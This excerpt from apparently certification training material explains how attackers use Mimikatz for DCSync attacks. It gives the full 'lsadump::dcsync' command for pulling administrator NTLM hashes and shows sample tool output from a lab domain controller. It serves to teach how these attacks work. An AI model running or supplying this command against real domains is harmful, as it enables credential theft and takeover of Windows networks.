
- **Mimikatz**

  Source: *https://github.com*

  Mimikatz is a command-line tool that allows attackers to obtain credentials from registry memory locations. Attackers leverage mimikatz to perform DCSync attacks. Mimikatz includes a DCSync command that utilizes the Microsoft Directory Replication Service Remote Protocol (MS-DRSR) to replicate the behavior of a legitimate DC.


  Attackers execute the following command to retrieve the NTLM password hashes of an administrator account:

  `mimikatz “lsadump::dcsync /domain:(domain name) /user:Administrator”`




```
  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::dcsync /domain:ceh.com /user:Administrator
[DC] 'ceh.com' will be the domain
[DC] 'Server2022.CEH.com' will be the DC server
[DC] 'Administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 2/1/2022 2:12:42 AM
